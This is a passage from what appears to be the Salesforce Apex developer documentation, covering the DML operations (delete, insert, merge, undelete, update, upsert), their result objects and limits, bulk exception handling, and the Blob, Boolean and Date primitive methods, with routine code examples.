LeadStatus convertStatus = [SELECT Id, MasterLabel FROM LeadStatus WHERE IsConverted=true
LIMIT 1];
lc.setConvertedStatus(convertStatus.MasterLabel);

Database.LeadConvertResult lcr = Database.convertLead(lc);
System.assert(lcr.isSuccess());
```

Delete Operation

The `delete` DML operation deletes one or more existing sObject records, such as individual accounts or contacts, from your organization's data. `delete` is analogous to the `delete()` statement in the Web services API.

DML Statement Syntax

`delete` ***`sObject`*** | `Record.`***`ID`***

Database Method Syntax

- DeleteResult Database.Delete((sObject *`recordToDelete`* | RecordID *`ID`*), Boolean *`opt_allOrNone`*)
- DeleteResult[]Database. Delete((sObject[] *`recordsToDelete`* | RecordIDs LIST<>*`IDs{}`*), Boolean *`opt_allOrNone`*)

The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Rules and Guidelines

When deleting sObject records, consider the following rules and guidelines:

- To ensure referential integrity, `delete` supports cascading deletions. If you delete a parent object, you delete its children automatically, as long as each child record can be deleted.

  For example, if you delete a case record, Apex automatically deletes any CaseComment, CaseHistory, and CaseSolution records associated with that case. However, if a particular child record is not deletable or is currently being used, then the `delete` operation on the parent case record fails.
- Certain sObjects can't be deleted. To delete an sObject record, the `deletable` property of the sObject must be set to true. Also, see sObjects That Do Not Support DML Operations on page 272.
- You can pass a maximum of 10,000 sObject records to a single `delete` method.

DeleteResult Object

An array of Database.DeleteResult objects is returned with the `delete` database method. Each element in the DeleteResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the `delete` database method, that is, the first element in the DeleteResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the DeleteResults array contains a single element.

A Database.DeleteResult object has the following methods:

Name	Type	Description
`getErrors`	Database.Error []	If an error occurred, an array of one or more database error objects providing the error code and description. For more information, see Database Error Object Methods on page 356.
`getId`	ID	The ID of the sObject you were trying to delete. If this field contains a value, the object was successfully deleted. If this field is empty, the operation was not successful for that object.
`isSuccess`	Boolean	A Boolean value that is set to true if the DML operation was successful for this object, false otherwise

DML Statement Example

The following example deletes all accounts that are named 'DotCom':

```
Account[] doomedAccts = [SELECT Id, Name FROM Account
                         WHERE Name = 'DotCom'];
try {
    delete doomedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlException`s, see Bulk DML Exception Handling on page 274.

Database Method Example

The following example deletes an account named 'DotCom':

```
Account[] doomedAccts = [SELECT Id, Name FROM Account WHERE Name = 'DotCom'];
Database.DeleteResult[] DR_Dels = Database.delete(doomedAccts);
```

Insert Operation

The `insert` DML operation adds one or more sObjects, such as individual accounts or contacts, to your organization's data. `insert` is analogous to the INSERT statement in SQL.

DML Statement Syntax

`insert` ***`sObject`***

`insert` ***`sObject[]`***

Database Method Syntax

- SaveResult Database.insert(sObject *`recordToInsert`*, Boolean *`opt_allOrNone`* | database.DMLOptions *`opt_DMLOptions`*)
- SaveResult[] Database.insert(sObject[] *`recordsToInsert`*, Boolean *`opt_allOrNone`* | database.DMLOptions *`opt_DMLOptions`*)

The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

For example:

```
Database.SaveResult[] MySaveResult = Database.Insert(MyAccounts, false);
```

The optional *`opt_DMLOptions`* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions.

For example:

```
//AssignmentRuleHeader
//UseDefaultRule
Database.DMLOptions dmo = new database.DMLOptions();
dmo.AssignmentRuleHeader.UseDefaultRule= true;

Lead l = new Lead(Company='ABC', LastName='Smith');
l.setOptions(dmo);

insert l;
```

For more information, see Database DMLOptions Properties on page 352.

Rules and Guidelines

When inserting sObject records, consider the following rules and guidelines:

- Certain sObjects cannot be created. To create an sObject record, the `createable` property of the sObject must be set to `true`.
- You must supply a non-`null` value for all required fields.

- You can pass a maximum of 10,000 sObject records to a single `insert` method.
- The `insert` statement automatically sets the ID value of all new sObject records. Inserting a record that already has an ID—and therefore already exists in your organization's data—produces an error. See Lists on page 43 for information.
- The `insert` statement can only set the foreign key ID of related sObject records. Fields on related records cannot be updated with `insert`. For example, if inserting a new contact, you can specify the contact's related account record by setting the value of the `AccountId` field. However, you cannot change the account's name without updating the account itself with a separate DML call.
- The `insert` statement is not supported with some sObjects. See sObjects That Do Not Support DML Operations on page 272.
- This operation checks each batch of records for duplicate ID values. If there are duplicates, the first five are processed. For the sixth and all additional duplicate IDs, the SaveResult for those entries is marked with an error similar to the following: `Maximum number of duplicate updates in one batch (5 allowed). Attempt to update Id more than once in this API call: number_of_attempts.`

SaveResult Object

An array of SaveResult objects is returned with the `insert` and `update` database methods. Each element in the SaveResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the database method, that is, the first element in the SaveResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the SaveResults array contains a single element.

A SaveResult object has the following methods:

Name	Type	Description
`getErrors`	Database.Error []	If an error occurred, an array of one or more database error objects providing the error code and description. For more information, see Database Error Object Methods on page 356.
`getId`	ID	The ID of the sObject you were trying to insert or update. If this field contains a value, the object was successfully inserted or updated. If this field is empty, the operation was not successful for that object.
`isSuccess`	Boolean	A Boolean that is set to true if the DML operation was successful for this object, false otherwise.

DML Statement Example

The following example inserts an account named 'Acme':

```
Account newAcct = new Account(name = 'Acme');
try {
   insert newAcct;
} catch (DmlException e) {
// Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 274.

Database Method Example

The following example inserts an account named 'Acme':

```
Account a = new Account(name = 'Acme');
Database.SaveResult[] lsr = Database.insert(new Account[]{a, new Account(Name = 'Acme')},
false);

// Iterate through the Save Results
for(Database.SaveResult sr:lsr){
   if(!sr.isSuccess())
      Database.Error err = sr.getErrors()[0];
}
```

Merge Statement

The `merge` statement merges up to three records of the same sObject type into one of the records, deleting the others, and re-parenting any related records.

Note: This DML operation does not have a matching database system method.

Syntax

`merge` ***sObject sObject***

`merge` ***sObject sObject[]***

`merge` ***sObject ID***

`merge` ***sObject ID[]***

The first parameter represents the master record into which the other records are to be merged. The second parameter represents the one or two other records that should be merged and then deleted. You can pass these other records into the `merge` statement as a single sObject record or ID, or as a list of two sObject records or IDs.

Rules and Guidelines

When merging sObject records, consider the following rules and guidelines:

- Only leads, contacts, and accounts can be merged. See sObjects That Do Not Support DML Operations on page 272.
- You can pass a master record and up to two additional sObject records to a single `merge` method.

For more information on merging leads, contacts and accounts, see the Salesforce online help.

Example

The following example merges two accounts named 'Acme Inc.' and 'Acme' into a single record:

```
List<Account> ls = new List<Account>{new Account(name='Acme Inc.'),new Account(name='Acme')};
insert ls;
Account masterAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
Account mergeAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
```

```
try {
    merge masterAcct mergeAcct;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 274.

Undelete Operation

The `undelete` DML operation restores one or more existing sObject records, such as individual accounts or contacts, from your organization's Recycle Bin. `undelete` is analogous to the UNDELETE statement in SQL.

DML Statement Syntax

```
undelete sObject | Record.ID

undelete sObject[] | LIST<>ID[]
```

Database Method Syntax

- UndeleteResult Database.Undelete((sObject *recordToUndelete* | RecordID *ID*), Boolean *opt_allOrNone*)
- UndeleteResult[] Database.Undelete((sObject[] *recordsToUndelete* | RecordIDs LIST<>*IDs{}*), Boolean *opt_allOrNone*)

The optional *opt_allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Rules and Guidelines

When undeleting sObject records, consider the following rules and guidelines:

- To ensure referential integrity, `undelete` restores the record associations for the following types of relationships:
  - ◊ Parent accounts (as specified in the `Parent Account` field on an account)
  - ◊ Parent cases (as specified in the `Parent Case` field on a case)
  - ◊ Master solutions for translated solutions (as specified in the `Master Solution` field on a solution)
  - ◊ Managers of contacts (as specified in the `Reports To` field on a contact)
  - ◊ Products related to assets (as specified in the `Product` field on an asset)
  - ◊ Opportunities related to quotes (as specified in the `Opportunity` field on a quote)
  - ◊ All custom lookup relationships
  - ◊ Relationship group members on accounts and relationship groups, with some exceptions
  - ◊ Tags
  - ◊ An article's categories, publication state, and assignments

  Note: Salesforce only restores lookup relationships that have not been replaced. For example, if an asset is related to a different product prior to the original product record being undeleted, that asset-product relationship is not restored.

- Certain sObjects can't be undeleted. To verify if an sObject record can be undeleted, check that the `undeletable` property of the sObject is set to `true`.

- You can pass a maximum of 10,000 sObject records to a single `undelete` method.
- You can undelete records that were deleted as the result of a merge, but the child objects will have been re-parented, which cannot be undone.
- Use the `ALL ROWS` parameters with a SOQL query to identify deleted records, including records deleted as a result of a merge. See Querying All Records with a SOQL Statement on page 75.
- Undelete is not supported with some sObjects. See sObjects That Do Not Support DML Operations on page 272.

UndeleteResult Object

An array of Database.UndeleteResult objects is returned with the `undelete` database method. Each element in the UndeleteResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the `undelete` database method, that is, the first element in the UndeleteResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the UndeleteResults array contains a single element.

An undeleteResult object has the following methods:

Name	Type	Description
`getErrors`	Database.Error []	If an error occurred, an array of one or more database error objects providing the error code and description. For more information, see Database Error Object Methods on page 356.
`getId`	ID	The ID of the sObject you were trying to undelete. If this field contains a value, the object was successfully undeleted. If this field is empty, the operation was not successful for that object.
`isSuccess`	Boolean	A Boolean value that is set to true if the DML operation was successful for this object, false otherwise

DML Statement Example

The following example undeletes an account named 'Trump'. The `ALL ROWS` keyword queries all rows for both top level and aggregate relationships, including deleted records and archived activities.

```
Account a = new Account(Name='AC1');
insert(a);
insert(new Contact(LastName='Carter',AccountId=a.Id));

Account[] savedAccts = [SELECT Id, Name FROM Account WHERE Name = 'Trump' ALL ROWS];
try {
    undelete savedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 274.

Database Method Example

The following example undeletes an account named 'Trump'. The `ALL ROWS` keyword queries all rows for both top level and aggregate relationships, including deleted records and archived activities.

```
public class DmlTest2 {

   public void undeleteExample() {
      Account[] SavedAccts = [SELECT Id, Name FROM Account WHERE Name = 'Trump' ALL ROWS];
      Database.UndeleteResult[] UDR_Dels = Database.undelete(SavedAccts);
         for(integer i =0; i< 10; i++)
            if(UDR_Dels[i].getErrors().size()>0){
              // Process any errors here
            }
   }
}
```

Update Operation

The `update` DML operation modifies one or more existing sObject records, such as individual accounts or contactsinvoice statements, in your organization's data. `update` is analogous to the UPDATE statement in SQL.

DML Statement Syntax

`update` ***`sObject`***

`update` ***`sObject[]`***

Database Method Syntax

- UpdateResult Update(sObject *`recordToUpdate`*, Boolean *`opt_allOrNone`* | database.DMLOptions *`opt_DMLOptions`*)
- UpdateResult[] Update(sObject[] *`recordsToUpdate[]`*, Boolean *`opt_allOrNone`* | database.DMLOptions *`opt_DMLOptions`*)

The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

The optional *`opt_DMLOptions`* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions.

For more information, see Database DMLOptions Properties on page 352.

Rules and Guidelines

When updating sObject records, consider the following rules and guidelines:

- Certain sObjects cannot be updated. To update an sObject record, the `updateable` property of the sObject must be set to true.
- When updating required fields you must supply a non-`null` value.
- Unlike the Web services API, Apex allows you to change field values to `null` without updating the `fieldsToNull` array on the sObject record. The API requires an update to this array due to the inconsistent handling of `null` values by many SOAP providers. Because Apex runs solely on the Force.com platform, this workaround is unnecessary.
- The ID of an updated sObject record cannot be modified, but related record IDs can.
- This operation checks each batch of records for duplicate ID values. If there are duplicates, the first five are processed. For the sixth and all additional duplicate IDs, the SaveResult for those entries is marked with an error similar to the following:

`Maximum number of duplicate updates in one batch (5 allowed). Attempt to update Id more than once in this API call: number_of_attempts.`

- The `update` statement automatically modifies the values of certain fields such as `LastModifiedDate`, `LastModifiedById`, and `SystemModstamp`. You cannot explicitly specify these values in your Apex.
- You can pass a maximum of 10,000 sObject records to a single `update` method.
- A single `update` statement can only modify one type of sObject at a time. For example, if updating an account field through an existing contact that has also been modified, two `update` statements are required:

```
// Use a SOQL query to access data for a contact
Contact c = [SELECT Account.Name FROM Contact
             WHERE LastName = 'Carter' LIMIT 1];

// Now we can change fields for both the contact and its
// associated account
c.Account.Name = 'salesforce.com';
c.LastName = 'Roth';

// To update the database, the two types of records must be
// updated separately
update c;         // This only changes the contact's last name
update c.Account; // This updates the account name
```

- Update is not supported with some sObjects. See sObjects That Do Not Support DML Operations on page 272.

SaveResult Object

An array of SaveResult objects is returned with the `insert` and `update` database methods. Each element in the SaveResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the database method, that is, the first element in the SaveResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the SaveResults array contains a single element.

A SaveResult object has the following methods:

Name	Type	Description
`getErrors`	Database.Error []	If an error occurred, an array of one or more database error objects providing the error code and description. For more information, see Database Error Object Methods on page 356.
`getId`	ID	The ID of the sObject you were trying to insert or update. If this field contains a value, the object was successfully inserted or updated. If this field is empty, the operation was not successful for that object.
`isSuccess`	Boolean	A Boolean that is set to true if the DML operation was successful for this object, false otherwise.

DML Statement Example

The following example updates the `BillingCity` field on a single account named 'Acme':

```
Account a = new Account(Name='Acme2');
insert(a);

Account myAcct = [SELECT Id, Name, BillingCity FROM Account WHERE Id = :a.Id];
myAcct.BillingCity = 'San Francisco';

try {
    update myAcct;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 274.

Database Method Example

The following example updates the `BillingCity` field on a single account named 'Acme':

```
Account a = new Account(Name='Acme2');
insert(a);

Account myAcct = [SELECT Id, Name, BillingCity FROM Account WHERE Id = :a.Id];
myAcct.BillingCity = 'San Francisco';

Database.SaveResult SR = database.update(myAcct);
for(Database.Error err: SR.getErrors())
{
   // process any errors here
}
```

Upsert Operation

The `upsert` DML operation creates new sObject records and updates existing sObject records within a single statement, using an optional custom field to determine the presence of existing objects.

DML Statement Syntax

`upsert` ***`sObject opt_external_id`***

`upsert` ***`sObject[] opt_external_id`***

`opt_external_id` is an optional variable that specifies the custom field that should be used to match records that already exist in your organization's data. This custom field must be created with the `External Id` attribute selected. Additionally, if the field does not have the `Unique` attribute selected, the context user must have the "View All" object-level permission for the target object or the "View All Data" permission so that `upsert` does not accidentally insert a duplicate record.

If ***`opt_external_id`*** is not specified, the sObject record's ID field is used by default.

Note: Custom field matching is case-insensitive only if the custom field has the **Unique** and **Treat "ABC" and "abc" as duplicate values (case insensitive)** attributes selected as part of the field definition. If this is the case, "ABC123" is matched with "abc123." For more information, see "Creating Custom Fields" in the online help.

Database Method Syntax

- UpsertResult Database.Upsert(sObject *recordToUpsert*, Schema.SObjectField *External_ID_Field*, Boolean *opt_allOrNone*)
- UpsertResult[] Database.Upsert(sObject[] *recordsToUpsert*, Schema.SObjectField *External_ID_Field*, Boolean *opt_allOrNone*)

The optional *External_ID_Field* parameter is an optional variable that specifies the custom field that should be used to match records that already exist in your organization's data. This custom field must be created with the `External Id` attribute selected. Additionally, if the field does not have the `Unique` attribute selected, the context user must have the "View All" object-level permission for the target object or the "View All Data" permission so that `upsert` does not accidentally insert a duplicate record.

The *External_ID_Field* is of type Schema.SObjectField, that is, a field token. Find the token for the field by using the `fields` special method. For example, `Schema.SObjectField f = Account.Fields.MyExternalId`.

If *External_ID_Field* is not specified, the sObject record's ID field is used by default.

Note: Custom field matching is case-insensitive only if the custom field has the **Unique** and **Treat "ABC" and "abc" as duplicate values (case insensitive)** attributes selected as part of the field definition. If this is the case, "ABC123" is matched with "abc123." For more information, see "Creating Custom Fields" in the online help.

The optional *opt_allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

How Upsert Chooses to Insert or Update

Upsert uses the sObject record's primary key (or the external ID, if specified) to determine whether it should create a new object record or update an existing one:

- If the key is not matched, then a new object record is created.
- If the key is matched once, then the existing object record is updated.
- If the key is matched multiple times, then an error is generated and the object record is neither inserted or updated.

Rules and Guidelines

When upserting sObject records, consider the following rules and guidelines:

- Certain sObjects cannot be inserted or updated. To insert an sObject record, the `createable` property of the sObject must be set to true. To update an sObject record, the `updateable` property of the sObject must be set to true.
- You must supply a non-`null` value for all required fields on any record that will be inserted.
- The ID of an sObject record cannot be modified, but related record IDs can. This action is interpreted as an update.
- The `upsert` statement automatically modifies the values of certain fields such as `LastModifiedDate`, `LastModifiedById`, and `SystemModstamp`. You cannot explicitly specify these values in your Apex.
- Each `upsert` statement consists of two operations, one for inserting records and one for updating records. Each of these operations is subject to the runtime limits for `insert` and `update`, respectively. For example, if you upsert more than 10,000 records and all of them are being updated, you receive an error. (See Understanding Execution Governors and Limits on page 215)
- The `upsert` statement can only set the ID of related sObject records. Fields on related records cannot be modified with `upsert`. For example, if updating an existing contact, you can specify the contact's related account record by setting the value of the `AccountId` field. However, you cannot change the account's name without updating the account itself with a separate DML statement.
- Upsert is not supported with some sObjects. See sObjects That Do Not Support DML Operations on page 272.

- You can use foreign keys to upsert sObject records if they have been set as reference fields. For more information, see http://www.salesforce.com/us/developer/docs/api/index_CSH.htm#field_types.htm in the *Web Services API Developer's Guide*.

UpsertResult Object

An array of Database.UpsertResult objects is returned with the `upsert` database method. Each element in the UpsertResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the `upsert` database method, that is, the first element in the UpsertResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the UpsertResults array contains a single element.

An UpsertResult object has the following methods:

Name	Type	Description
`getErrors`	Database.Error []	If an error occurred, an array of one or more database error objects providing the error code and description. For more information, see Database Error Object Methods on page 356.
`getId`	ID	The ID of the sObject you were trying to update or insert. If this field contains a value, the object was successfully updated or inserted. If this field is empty, the operation was not successful for that object.
`isCreated`	Boolean	A Boolean value that is set to true if the record was created, false if the record was updated.
`isSuccess`	Boolean	A Boolean value that is set to true if the DML operation was successful for this object, false otherwise.

DML Statement Examples

The following example updates the city name for all existing accounts located in the city formerly known as Bombay, and also inserts a new account located in San Francisco:

```
Account[] acctsList = [SELECT Id, Name, BillingCity
                       FROM Account WHERE BillingCity = 'Bombay'];
for (Account a : acctsList) {
    a.BillingCity = 'Mumbai';
}
Account newAcct = new Account(Name = 'Acme', BillingCity = 'San Francisco');
acctsList.add(newAcct);
try {
    upsert acctsList;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 274.

This next example uses `upsert` and an external ID field `Line_Item_Id__c` on the Asset object to maintain a one-to-one relationship between an asset and an opportunity line item. Use of `upsert` with an external ID can reduce the number of DML statements in your code, and help you to avoid hitting governor limits (see Understanding Execution Governors and Limits on page 215).

Note: This example requires the addition of a custom text field on the Asset object named `Line_Item_Id__c`. This field must be flagged as an external ID. For information on custom fields, see the Salesforce online help.

```
public void upsertExample() {
    Opportunity opp = [SELECT Id, Name, AccountId,
                              (SELECT Id, PricebookEntry.Product2Id, PricebookEntry.Name
                               FROM OpportunityLineItems)
                       FROM Opportunity
                       WHERE HasOpportunityLineItem = true
                       LIMIT 1];

    Asset[] assets = new Asset[]{};

    // Create an asset for each line item on the opportunity
    for (OpportunityLineItem lineItem:opp.OpportunityLineItems) {

        //This code populates the line item Id, AccountId, and Product2Id for each asset
        Asset asset = new Asset(Name = lineItem.PricebookEntry.Name,
                                Line_Item_ID__c = lineItem.Id,
                                AccountId = opp.AccountId,
                                Product2Id = lineItem.PricebookEntry.Product2Id);

        assets.add(asset);
    }

    try {
        upsert assets Line_Item_ID__c;  // This line upserts the assets list with
                                        // the Line_Item_Id__c field specified as the
                                        // Asset field that should be used for matching
                                        // the record that should be upserted.
    } catch (DmlException e) {
        System.debug(e.getMessage());
    }
}
```

DML Statement Example

The following is an example that uses the database `upsert` method:

```
/* This class demonstrates and tests the use of the
 * partial processing DML operations */

public class dmlSamples {

   /* This method accepts a collection of lead records and
      creates a task for the owner(s) of any leads that were
      created as new, that is, not updated as a result of the upsert
      operation */
   public static List<Database.upsertResult> upsertLeads(List<Lead> leads)  {

      /* Perform the upsert. In this case the unique identifier for the
         insert or update decision is the Salesforce record ID. If the
         record ID is null the row will be inserted, otherwise an update
         will be attempted. */
      List<Database.upsertResult> uResults = Database.upsert(leads,false);

      /* This is the list for new tasks that will be inserted when new
         leads are created. */
```

```
        List<Task> tasks = new List<Task>();
        for(Database.upsertResult result:uResults) {
            if (result.isSuccess() && result.isCreated())
                tasks.add(new Task(Subject = 'Follow-up', WhoId = result.getId()));
        }

        /* If there are tasks to be inserted, insert them */
        Database.insert(tasks);

        return uResults;
    }

    public static testMethod void testUpsertLeads() {
         /* We only need to test the insert side of upsert */
        List<Lead> leads = new List<Lead>();

        /* Create a set of leads for testing */
        for(Integer i = 0;i < 100; i++) {
            leads.add(new Lead(LastName = 'testLead', Company = 'testCompany'));
        }

        /* Switch to the runtime limit context */
        Test.startTest();

        /* Exercise the method */
        List<Database.upsertResult> results = DmlSamples.upsertLeads(leads);

        /* Switch back to the test context for limits */
        Test.stopTest();

        /* ID set for asserting the tasks were created as expected */
        Set<Id> ids = new Set<Id>();

        /* Iterate over the results, asserting success and adding the new ID
            to the set for use in the comprehensive assertion phase below. */
        for(Database.upsertResult result:results) {
            System.assert(result.isSuccess());
            ids.add(result.getId());
        }

        /* Assert that exactly one task exists for each lead that was inserted. */
        for(Lead l:[SELECT Id, (SELECT Subject FROM Tasks) FROM Lead WHERE Id IN :ids]) {
            System.assertEquals(1,l.tasks.size());
        }

    }

}
```

sObjects That Do Not Support DML Operations

DML operations are not supported with the following sObjects in Apex:

- AccountTerritoryAssignmentRule
- AccountTerritoryAssignmentRuleItem
- ApexComponent
- ApexPage
- BusinessHours
- BusinessProcess
- CategoryNode

- CurrencyType
- DatedConversionRate
- FieldPermissions
- ObjectPermissions
- PermissionSet
- PermissionSetAssignment
- ProcessInstance*
- Profile
- RecordType
- SelfServiceUser
- StaticResource
- UserAccountTeamMember
- UserTerritory
- WebLink

* You cannot create, update or delete these sObjects in the Web services API.

sObjects That Cannot Be Used Together in DML Operations

Some sObjects require that you perform DML operations on only one type per transaction. For example, you cannot insert an account, then insert a user or a group member in a single transaction. The following sObjects cannot be used together in a transaction:

- Group

  You can only insert and update a group in a transaction with other sObjects. Other DML operations are not allowed.

- GroupMember

  You can only insert and update a group member in a transaction with other sObjects in Apex code that is saved using Salesforce API version 14.0 and earlier.

- QueueSObject
- User

  You can insert a user in a transaction with other sObjects in Apex code that is saved using Salesforce API version 14.0 and earlier.

  You can insert a user in a transaction with other sObjects in Apex code that is saved using Salesforce API version 15.0 and later if `UserRoleId` is specified as null.

  You can update a user in a transaction with other sObjects in Apex code that is saved using Salesforce API version 14.0 and earlier

  You can update a user in a transaction with other sObjects in Apex code that is saved using Salesforce API version 15.0 and later if the following fields are not also updated:

  ◊ `UserRoleId`
  ◊ `IsActive`
  ◊ `ForecastEnabled`
  ◊ `IsPortalEnabled`
  ◊ `Username`

    - `ProfileId`

- UserRole
- UserTerritory
- Territory
- Custom settings in Apex code that is saved using Salesforce API version 17.0 and earlier.

For these sObjects, there are no restrictions on delete DML operations.

Important: The primary exception to this is when you are using the `runAs` method in a test. For more information, see System Methods on page 384.

You can perform DML operations on more than one type of sObject in a single class using the following process:

1. Create a method that performs a DML operation on one type of sObject.
2. Create a second method that uses the `future` annotation to manipulate a second sObject type.

If you are using a Visualforce page with a custom controller, you can only perform DML operations on a single type of sObject within a single request or action. However, you can perform DML operations on different types of sObjects in subsequent requests, for example, you could create an account with a save button, then create a user with a submit button.

Bulk DML Exception Handling

Exceptions that arise from a bulk DML call (including any recursive DML operations in triggers that are fired as a direct result of the call) are handled differently depending on where the original call came from:

- When errors occur because of a bulk DML call that originates directly from the Apex DML statements, or if the `all_or_none` parameter of a database DML method was specified as true, the runtime engine follows the “all or nothing” rule: during a single operation, all records must be updated successfully or the entire operation rolls back to the point immediately preceding the DML statement.
- When errors occur because of a bulk DML call that originates from the Web services API, the runtime engine attempts at least a partial save:

    1. During the first attempt, the runtime engine processes all records. Any record that generates an error due to issues such as validation rules or unique index violations is set aside.
    2. If there were errors during the first attempt, the runtime engine makes a second attempt which includes only those records that did not generate errors. All records that didn't generate an error during the first attempt are processed, and if any record generates an error (perhaps because of race conditions) it is also set aside.
    3. If there were additional errors during the second attempt, the runtime engine makes a third and final attempt which includes only those records that did not generate errors during the first and second attempts. If any record generates an error, the entire operation fails with the error message, “Too many batch retries in the presence of Apex triggers and partial failures.”

Note: During the second and third attempts, governor limits are reset to their original state before the first attempt. See Understanding Execution Governors and Limits on page 215.

Apex Standard Classes and Methods

Apex provides standard classes that contain both static and instance methods for expressions of primitive data types, as well as more complex objects.

Standard static methods are similar to Java and are always of the form:

```
Class.method(args)
```

Standard static methods for primitive data types do not have an implicit parameter, and are invoked with no object context. For example, the following expression rounds the value of 1.75 to the nearest Integer without using any other values.

```
Math.roundToLong(1.75);
```

All instance methods occur on expressions of a particular data type, such as a list, set, or string. For example:

```
String s = 'Hello, world';

Integer i = s.length();
```

Note: If a method is called with an object expression that evaluates to `null`, the Apex runtime engine throws a null pointer exception.

Some classes use a namespace as a grouping mechanism for their methods. For example, the `message` class uses the ApexPages namespace.

```
ApexPages.Message myMsg = new ApexPages.Message(ApexPages.FATAL, 'My Error Message');
```

The Apex standard classes are grouped into the following categories:

- Primitives
- Collections
- Enums
- sObjects
- System
- Exceptions

Apex Primitive Methods

Many primitive data types in Apex have methods that can be used to do additional manipulation of the data. The primitives that have methods are:

- Blob
- Boolean
- Date
- Datetime
- Decimal
- Double

- Long
- String
- Time

Blob Methods

The following is the system static method for Blob.

Name	Arguments	Return Type	Description
`toPdf`	String *s*	Blob	Creates a binary object out of the given string, encoding it as a PDF file.
`valueOf`	String *s*	Blob	Casts the specified String *s* to a Blob. For example: `String myString = 'StringToBlob';` `Blob myBlob = Blob.valueof(myString);`

The following are the instance methods for Blob.

Name	Arguments	Return Type	Description
`size`		Integer	Returns the number of characters in the blob. For example: `String myString = 'StringToBlob';` `Blob myBlob = Blob.valueof(myString);` `Integer size = myBlob.size();`
`toString`		String	Casts the blob into a String.

For more information on Blobs, see Primitive Data Types on page 36.

Boolean Methods

The following are the static methods for Boolean.

Name	Arguments	Return Type	Description
`valueOf`	anyType *x*	Boolean	Casts *x*, a history tracking table field of type anyType, to a Boolean. For more information on the anyType data type, see Field Types in the *Web Services API Developer's Guide*.

For more information on Boolean, see Primitive Data Types on page 36.

Date Methods

The following are the system static methods for Date.

Name	Arguments	Return Type	Description
`daysInMonth`	Integer *year* Integer *month*	Integer	Returns the number of days in the month for the specified *year* and *month* (1=Jan) The following example finds the number of days in the month of February in the year 1960: `Integer numberDays = date.daysInMonth(1960, 2);`
`isLeapYear`	Integer *year*	Boolean	Returns true if the specified *year* is a leap year
`newInstance`	Integer *year* Integer *month* Integer *date*	Date	Constructs a Date from Integer representations of the *year*, *month* (1=Jan), and *day*. The following example creates the date February 17th, 1960: `Date myDate = date.newinstance(1960, 2, 17);`
`parse`	String *Date*	Date	Constructs a Date from a String. The format of the String depends on the local date format. The following example works in some locales: `date mydate = date.parse('12/27/2009');`
`today`		Date	Returns the current date in the current user's time zone
`valueOf`	String *s*	Date	Returns a Date that contains the value of the specified String. The String should use the standard date format "yyyy-MM-dd HH:mm:ss" in the local time zone. For example: `string year = '2008';` `string month = '10';` `string day = '5';` `string hour = '12';` `string minute = '20';` `string second = '20';` `string stringDate = year + '-' + month + '-' + day + ' ' + hour + ':' + minute + ':' + second;` `Date myDate = date.valueOf(stringDate);`
`valueOf`	anyType *x*	Date	Casts *x*, a history tracking table field of type anyType, to a Date. For more information on the anyType data type, see Field Types in the *Web Services API Developer's Guide*.

The following are the instance methods for Date.

Name	Arguments	Return Type	Description
`addDays`	Integer *`addlDays`*	Date	Adds the specified number of *`addlDays`* to a Date. For example: `date myDate = date.newInstance(1960, 2, 17);` `date newDate = mydate.addDays(2);`
`addMonths`	Integer *`addlMonths`*	Date	Adds the specified number of *`addlMonths`* to a Date
`addYears`	Integer *`addlYears`*	Date	Adds the specified number of *`addlYears`* to a Date
`day`		Integer	Returns the day-of-month component of a Date. For example, February 5, 1999 would be day 5.
`dayOfYear`		Integer	Returns the day-of-year component of a Date. For example, February 5, 1999 would be day 36.
`daysBetween`	Date *`compDate`*	Integer	Returns the number of days between the Date that called the method and the *`compDate`*. If the Date that calls the method occurs after the *`compDate`*, the return value is negative. For example: `date startDate = date.newInstance(2008, 1, 1);` `date dueDate = date.newInstance(2008, 1, 30);` `integer numberDaysDue = startDate.daysBetween(dueDate);`
`format`		String	Returns the Date as a string using the locale of the context user
`isSameDay`	Date *`compDate`*	Boolean	Returns true if the Date that called the method is the same as the *`compDate`*. For example: `date myDate = date.today();` `date dueDate = date.newInstance(2008, 1, 30);` `boolean dueNow = myDate.isSameDay(dueDate);`
`month`		Integer	Returns the month component of a Date (1=Jan)
